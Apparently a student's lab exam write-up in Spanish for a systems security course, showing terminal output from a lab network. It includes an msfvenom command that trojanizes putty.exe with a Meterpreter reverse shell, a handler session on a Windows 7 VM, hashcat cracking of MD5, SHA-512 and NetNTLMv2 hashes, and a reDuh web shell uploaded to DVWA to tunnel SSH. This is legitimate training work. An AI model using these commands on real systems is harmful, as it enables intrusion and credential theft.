Certamen 3: Seguridad de Sistemas

Rodrigo Cayazaya Marín


Rol: 201773538-4

Pregunta 1 (25 puntos):

Creación del troyano:

```
┌──(root💀kali)-[/home/kali/Downloads]
└─# ll
total 295064
-rw-r--r-- 1 kali kali 254296460 Nov 19 19:15  all-2.0.tar.gz
-rw-r--r-- 1 kali kali  45290778 Nov 19 19:15  Nessus-8.14.0-debian6_amd64.deb
-rw-r--r-- 1 kali kali   1180904 Dec 17 14:07 'putty(1).exe'
-rw-r--r-- 1 kali kali   1273576 Dec 17 13:29  putty.exe
-rw-r--r-- 1 kali kali     90890 Nov 20 11:45  Scan_Meta2_kh36mm.pdf
┌──(root💀kali)-[/home/kali/Downloads]
└─# msfvenom -p windows/meterpreter/reverse_tcp lhost=10.0.2.15 -k -x putty(1).exe -f exe -o virus.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 1543680 bytes
Saved as: virus.exe
```


Descarga del troyano en Windows 7:



```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending stage (175174 bytes) to 10.0.2.4
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.4:49241) at 2021-12-17 14:24:44 -0500
meterpreter > sysinfo
Computer        : IE10WIN7
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x86
System Language : en_US
Meterpreter     : x86/windows
meterpreter >
```

Resultado Virustotal:



Pregunta 2 (25 puntos):

Para los digest:

```
┌──(root💀 kali)-[/home/kali]
└─# hashcat hash.txt /usr/share/wordlists/rockyou.txt --show
25f9e794323b453885f5181f1b624d0b:123456789
5f4dcc3b5aa765d61d8327deb882cf99:password
d8578edf8458ce06fbc5bb76a58c5ca4:qwerty
e99a18c428cb38d5f260853678922e03:abc123
098f6bcd4621d373cade4e832627b4f6:test
```

Para las contraseñas de los usuarios:

```
┌──(root💀 kali)-[/home/kali]
└─# wc -l users.txt
5 users.txt

┌──(root💀 kali)-[/home/kali]
└─# wc -l pass.txt
5 pass.txt
```

```
┌──(root💀 kali)-[/home/kali]
└─# cat consolidado.txt
user1:$6$BuN/EYaVqwxKgtDH$/kwRUUkQYuPA3Bx7jj.g39vWBqYNl4YjSwyQsQfgSEltr
user2:$6$PR1FnaiRT8i9nlo2$JkUrtvR9PmA2lbYqGM5ECjM/vqYvsueSeOWl0.YCqEbWu
user3:$6$/DUAkOu1b/By05o8$2JTlzyJGjD/Sg048Xdjqsv5/59VSE2T8tWGlPCLMGHrei
user4:$6$vQjkPAsNW4wB6hDS$XJDnC/uufKzWPItTt4djZ6DWgsXxAlVISxcvm9xmgvnz2
user5:$6$Q41qgfZpYqdadbrT$2vHKOfqBJsueNvvWeDBEYoKkh0dHQEZ.vo9tu3ANfMZUu
```

```
sunshine        (user3)
chocolate       (user1)
ashley          (user2)
anthony         (user5)
tigger          (user4)
```

Pregunta 3 (25 puntos):

Para saber el código del hash:

```
┌──(root💀kali)-[/home/kali]
└─# hashid -m mysql.txt
--File 'mysql.txt'--
Analyzing 'mssql-svc::QUERIER:41414
0580059007200440002001000 6b00730048
0106000400020000000800300030000000 0
0000900200063006900660073002f003100
[+] NetNTLMv2 [Hashcat Mode: 5600]
--End of file 'mysql.txt'--
```


Para obtener la contraseña:

```
┌──(root💀kali)-[/home/kali]
└─# hashcat -m 5600 mysql.txt -o hash.crack /usr/share/wordlists/rockyou.txt --force
hashcat (v6.1.1) starting...
```


```
Session..........: hashcat
Status...........: Cracked
Hash.Name........: NetNTLMv2
Hash.Target......: MSSQL-SVC::QUERIER:4141414141414141:7a6c4a9a3506a02...000000
Time.Started.....: Sat Dec 18 18:06:01 2021, (4 secs)
Time.Estimated...: Sat Dec 18 18:06:05 2021, (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  2359.1 kH/s (1.44ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 8962048/14344385 (62.48%)
Rejected.........: 0/8962048 (0.00%)
Restore.Point....: 8957952/14344385 (62.45%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: correita.54 → coreyr1
```


Pregunta 4 (25 puntos):

Descarga de los archivos:




Subiendo el reDuh:







Unknown request to ReDuh!

Creando un túnel entre máquinas:





Generando tráfico y visualizándolo a través de Wireshark:



http

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	10.0.2.5	10.0.2.15	HTTP	310	HTTP/1.1 200 OK (text/html)
9	0.051277300	10.0.2.15	10.0.2.5	HTTP	276	GET /dvwa/hackable/uploads/reDuh.php?action=getData&servicePort=42001 HTTP/1.1
11	0.060769132	10.0.2.5	10.0.2.15	HTTP	312	HTTP/1.1 200 OK (text/html)
13	0.112549964	10.0.2.15	10.0.2.5	HTTP	276	GET /dvwa/hackable/uploads/reDuh.php?action=getData&servicePort=42001 HTTP/1.1
14	0.121068235	10.0.2.5	10.0.2.15	HTTP	311	HTTP/1.1 200 OK (text/html)
16	0.172064726	10.0.2.15	10.0.2.5	HTTP	276	GET /dvwa/hackable/uploads/reDuh.php?action=getData&servicePort=42001 HTTP/1.1
17	0.180071689	10.0.2.5	10.0.2.15	HTTP	311	HTTP/1.1 200 OK (text/html)
19	0.232609451	10.0.2.15	10.0.2.5	HTTP	276	GET /dvwa/hackable/uploads/reDuh.php?action=getData&servicePort=42001 HTTP/1.1
20	0.240472542	10.0.2.5	10.0.2.15	HTTP	311	HTTP/1.1 200 OK (text/html)
22	0.294683487	10.0.2.15	10.0.2.5	HTTP	276	GET /dvwa/hackable/uploads/reDuh.php?action=getData&servicePort=42001 HTTP/1.1
23	0.302006437	10.0.2.5	10.0.2.15	HTTP	311	HTTP/1.1 200 OK (text/html)
25	0.360140886	10.0.2.15	10.0.2.5	HTTP	276	GET /dvwa/hackable/uploads/reDuh.php?action=getData&servicePort=42001 HTTP/1.1
26	0.368403691	10.0.2.5	10.0.2.15	HTTP	311	HTTP/1.1 200 OK (text/html)
28	0.419292397	10.0.2.15	10.0.2.5	HTTP	276	GET /dvwa/hackable/uploads/reDuh.php?action=getData&servicePort=42001 HTTP/1.1
29	0.427100806	10.0.2.5	10.0.2.15	HTTP	311	HTTP/1.1 200 OK (text/html)
31	0.479171326	10.0.2.15	10.0.2.5	HTTP	276	GET /dvwa/hackable/uploads/reDuh.php?action=getData&servicePort=42001 HTTP/1.1
32	0.487908644	10.0.2.5	10.0.2.15	HTTP	311	HTTP/1.1 200 OK (text/html)
34	0.539040252	10.0.2.15	10.0.2.5	HTTP	276	GET /dvwa/hackable/uploads/reDuh.php?action=getData&servicePort=42001 HTTP/1.1
35	0.547854892	10.0.2.5	10.0.2.15	HTTP	311	HTTP/1.1 200 OK (text/html)
37	0.598591788	10.0.2.15	10.0.2.5	HTTP	276	GET /dvwa/hackable/uploads/reDuh.php?action=getData&servicePort=42001 HTTP/1.1
38	0.606977959	10.0.2.5	10.0.2.15	HTTP	311	HTTP/1.1 200 OK (text/html)
40	0.659163971	10.0.2.15	10.0.2.5	HTTP	276	GET /dvwa/hackable/uploads/reDuh.php?action=getData&servicePort=42001 HTTP/1.1
41	0.667460858	10.0.2.5	10.0.2.15	HTTP	311	HTTP/1.1 200 OK (text/html)
43	0.717779565	10.0.2.15	10.0.2.5	HTTP	276	GET /dvwa/hackable/uploads/reDuh.php?action=getData&servicePort=42001 HTTP/1.1
44	0.725915112	10.0.2.5	10.0.2.15	HTTP	311	HTTP/1.1 200 OK (text/html)
46	0.776363957	10.0.2.15	10.0.2.5	HTTP	276	GET /dvwa/hackable/uploads/reDuh.php?action=getData&servicePort=42001 HTTP/1.1
47	0.784564046	10.0.2.5	10.0.2.15	HTTP	311	HTTP/1.1 200 OK (text/html)

```
ssh: connect to host localhost port 1234: Connection

┌──(root💀kali)-[/home/kali]
└─# ssh -p 1010 msfadmin@localhost
^C

┌──(root💀kali)-[/home/kali]
└─# ssh -p 1234 msfadmin@localhost
msfadmin@localhost's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr

The programs included with the Ubuntu system are fre
the exact distribution terms for each program are de
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the ext
applicable law.

To access official Ubuntu documentation, please visi
http://help.ubuntu.com/
No mail.
Last login: Sat Dec 18 18:27:17 2021 from 10.0.2.5
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$
```